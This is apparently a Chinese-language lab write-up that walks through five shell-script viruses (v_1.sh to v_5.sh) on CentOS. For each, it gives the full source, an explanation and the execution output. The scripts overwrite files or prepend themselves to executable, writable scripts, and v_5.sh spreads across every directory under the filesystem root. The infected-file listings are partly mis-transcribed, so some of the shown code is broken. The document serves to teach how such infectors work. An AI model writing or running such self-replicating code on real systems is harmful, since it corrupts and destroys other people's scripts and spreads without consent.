


实验前准备

1. 将五个 shell 脚本代码移至 linux 环境（这里选择 centos8），并创建 infect 用作感染目录，在 infect 下创建 5 个用于测试的文件



v_1.sh


1. 代码如下

```

l> cat v_1.sh
#shellvirus I#
for file in ./infect/*
do
cp $0 $file
done

```

2. 执行效果如下



v_1.sh 将 infect 目录下的所有文件都感染成和自己一样的内容

v_2.sh

1. 代码如下

```

l> cat v_2.sh
#shellvirus II#
for file in ./infect/*
do
if test -f $file           #判断是否为文件
then
if test -x $file          #判断是否可执行
then
if test -w $file          #判断是否有写权限
then
if grep -s sh $file > .mmm #判断是否为脚本文件
then
cp $0 $file               #覆盖当前文件
fi
fi
fi
fi
done
rm .mmm -f

```

2. 执行效果如下


由于恶意代码中需要判断 infect 下的 sh 文件是否为可执行文件，这里赋予他们可执行权限

```

[ygkldnherr@localhost.localdomain] - (~/Desktop/infect)
└─> ls
1.sh 2.sh 3.sh 4.sh 5.sh
[ygkldnherr@localhost.localdomain] - (~/Desktop/infect)
└─> ll -l ./.*
-rw-r--r--. 1 ygkldnherr ygkldnherr 58 Nov 11 22:11 ./1.sh
-rw-r--r--. 1 ygkldnherr ygkldnherr 58 Nov 11 22:11 ./2.sh
-rw-r--r--. 1 ygkldnherr ygkldnherr 58 Nov 11 22:11 ./3.sh
-rw-r--r--. 1 ygkldnherr ygkldnherr 58 Nov 11 22:11 ./4.sh
-rw-r--r--. 1 ygkldnherr ygkldnherr 58 Nov 11 22:11 ./5.sh
[ygkldnherr@localhost.localdomain] - (~/Desktop/infect)
└─> chmod +x ./.*.sh

```

再执行恶意脚本



v_3.sh

1. 代码如下

```

L> cat v_3.sh
#shellvirus III#
#infection
head -n 35 $0 > .test1                                #取病毒自身代码并保存到.test1
for file in ./*                                         #遍历当前目录中的文件
do
echo $file
head -n 2 $file > .mm                                  #提取要感染的脚本文件的第一行
if grep infection .mm > .mmm                            #判断是否有感染标记infection
then                                                    #已经被感染,则跳过
echo "infected file and rm .mm"
rm -f .mm
else                                                    #尚未感染,继续执行
if test -f $file
then
echo "test -f"
if test -x $file
then
echo "test -x"
if test -w $file
then
echo "test -w"
if grep -s sh $file > .mmm
then
echo "test -s and cat..."
cat $file > .SAVEE                                     #把病毒代码放在脚本文件的开始部分
cat .test1 > $file                                     #原有代码追加在末尾
cat .SAVEE >> $file                                     #形成含有病毒代码的脚本文件
fi
fi
fi
fi
fi
done

```

该恶意脚本的大致流程为：首先提取自身的 35 行病毒代码保存为临时文件，然后遍历当前目录下所有文件，通过检测"infection"标记来判断是否已感染；对于未感染的可执行、可写且包含 Shell 特征的脚本文件，它将原文件内容备份后，把病毒代码插入到文件开头、原内容追加到末尾，从而完成感染传播，最后清理临时文件痕迹。

2. 执行效果如下

先将 v_3.sh 复制一份到 infect 目录下，再执行

```
l> ./v_3.sh
./1.sh
test -f
test -x
test -w
test -s and cat...
./2.sh
test -f
test -x
test -w
test -s and cat...
./3.sh
test -f
test -x
test -w
test -s and cat...
./4.sh
test -f
test -x
test -w
test -s and cat...
./5.sh
test -f
test -x
test -w
test -s and cat...
./v_3.sh
infected file and rm .mm
rm: cannot remove '.mm': No such file or directory
rm: cannot remove '-f': No such file or directory
```

```
1.sh
#infection
head -n 35 $0 > .test1
for file in ./
do
echo $file
head -n 2 $file > .mm
if grep infection .mm > .mmm
then
echo "infected file and rm .mm"
rm -f .mm
else
echo "test -f"
if test -f $file
then
echo "test -x"
if test -x $file
then
echo "test -w"
if test -w $file
then
echo "test -s and cat..."
cat $file > .SAVEE
cat .test1 > $file
cat .SAVEE >> $file
fi
fi
done
rm .test1 .SAVEE .mm .mm -f #清理
for file in ./infect/*
do
if test -f $file
then
if test -x $file
then
if test -w $file
then
if grep -s sh $file > .mmm #判断是否
cp $0 $file #感染
fi
fi
done
rm .mm -f

2.sh
#infection
head -n 35 $0 > .test1
for file in ./
do
echo $file
head -n 2 $file > .mm
if grep infection .mm > .mmm
then
echo "infected file and rm .mm"
rm -f .mm
else
echo "test -f"
if test -f $file
then
echo "test -x"
if test -x $file
then
echo "test -w"
if test -w $file
then
echo "test -s and cat..."
cat $file > .SAVEE
cat .test1 > $file
cat .SAVEE >> $file
fi
fi
done
rm .test1 .SAVEE .mm .mm -f #清理
for file in ./infect/*
do
if test -f $file
then
if test -x $file
then
if test -w $file
then
if grep -s sh $file > .mmm #判断是否
cp $0 $file #感染
fi
fi
done
rm .mm -f

3.sh
#infection
head -n 35 $0 > .test1
for file in ./
do
echo $file
head -n 2 $file > .mm
if grep infection .mm > .mmm
then
echo "infected file and rm .mm"
rm -f .mm
else
echo "test -f"
if test -f $file
then
echo "test -x"
if test -x $file
then
echo "test -w"
if test -w $file
then
echo "test -s and cat..."
cat $file > .SAVEE
cat .test1 > $file
cat .SAVEE >> $file
fi
fi
done
rm .test1 .SAVEE .mm .mm -f #清理
for file in ./infect/*
do
if test -f $file
then
if test -x $file
then
if test -w $file
then
if grep -s sh $file > .mmm #判断是否
cp $0 $file #感染
fi
fi
done
rm .mm -f

4.sh
#infection
head -n 35 $0 > .test1
for file in ./
do
echo $file
head -n 2 $file > .mm
if grep infection .mm > .mmm
then
echo "infected file and rm .mm"
rm -f .mm
else
echo "test -f"
if test -f $file
then
echo "test -x"
if test -x $file
then
echo "test -w"
if test -w $file
then
echo "test -s and cat..."
cat $file > .SAVEE
cat .test1 > $file
cat .SAVEE >> $file
fi
fi
done
rm .test1 .SAVEE .mm .mm -f #清理
for file in ./infect/*
do
if test -f $file
then
if test -x $file
then
if test -w $file
then
if grep -s sh $file > .mmm #判断是否
cp $0 $file #感染
fi
fi
done
rm .mm -f

5.sh
#infection
head -n 35 $0 > .test1
for file in ./
do
echo $file
head -n 2 $file > .mm
if grep infection .mm > .mmm
then
echo "infected file and rm .mm"
rm -f .mm
else
echo "test -f"
if test -f $file
then
echo "test -x"
if test -x $file
then
echo "test -w"
if test -w $file
then
echo "test -s and cat..."
cat $file > .SAVEE
cat .test1 > $file
cat .SAVEE >> $file
fi
fi
done
rm .test1 .SAVEE .mm .mm -f #清理
for file in ./infect/*
do
if test -f $file
then
if test -x $file
then
if test -w $file
then
if grep -s sh $file > .mmm #判断是否
cp $0 $file #感染
fi
fi
done
rm .mm -f
```

v_4.sh

1. 代码如下

```
L> cat v_4.sh
#ShellVirus IV#
#infection
for file in ./* ; do #分号（;）表示命令分隔符
if test -f $file && test -x $file && test -w $file ; then
if grep -s sh $file > /dev/nul ; then
head -n 2 $file > .mm
if grep -s infection .mm > /dev/nul ; then
rm -f .mm ; else
head -n 14 $0 > .SAVEE
cat $file >> .SAVEE
cat .SAVEE > $file
fi fi fi
done
rm -f .SAVEE .mm
```

这是一个简化版的恶意脚本，其大致流程为：遍历当前目录下所有文件，对其中可执行、可写且包含 Shell 特征的脚本文件进行检测，通过检查文件开头是否包含 "infection" 标记来判断感染状态；对于未感染的文件，病毒将自身前 14 行代码与目标文件内容合并后覆盖原文件，从而把病毒代码插入到文件开头实现感染传播，最后清理临时文件

2. 执行效果如下

由于 v_3.sh 的感染导致带有 infection，所以这里先将他们删除


```

<L> cat v_5.sh
#ShellVirus V#
#infection
xtemp=$pwd                                #保存当前路径
head -n 22 $0 > /.test1
for dir in /* ; do                         #遍历当前目录
if test -d $dir ; then                    #如果有子目录则进入
cd $dir
for file in /* ; do                      #遍历该目录文件
if test -f $file && test -x $file && test -w $file ; then
if grep -s sh $file > /dev/nul ; then
head -n 2 $file > .mm
if grep -s infection .mm > /dev/nul ; then
rm -f .mm ; else
cat $file > /.SAVEE                      #完成感染
cat /.test1 > $file
cat /.SAVEE >> $file
fi fi fi
done
cd ..
fi
done
cd $xtemp
rm -f /.test1 /.SAVEE .mm                #清理工作

```

大致流程为：首先保存当前目录路径并提取自身前 22 行病毒代码，然后遍历当前目录的所有子目录，对每个子目录中具有可执行和写权限的 Shell 脚本文件进行检测，通过检查感染标记来判断是否已感染；对于未感染的文件，它将原文件内容备份后，把病毒代码插入到文件开头、原内容追加到末尾，完成跨目录的链式感染，最后清理临时文件并返回原始目录

2. 执行效果如下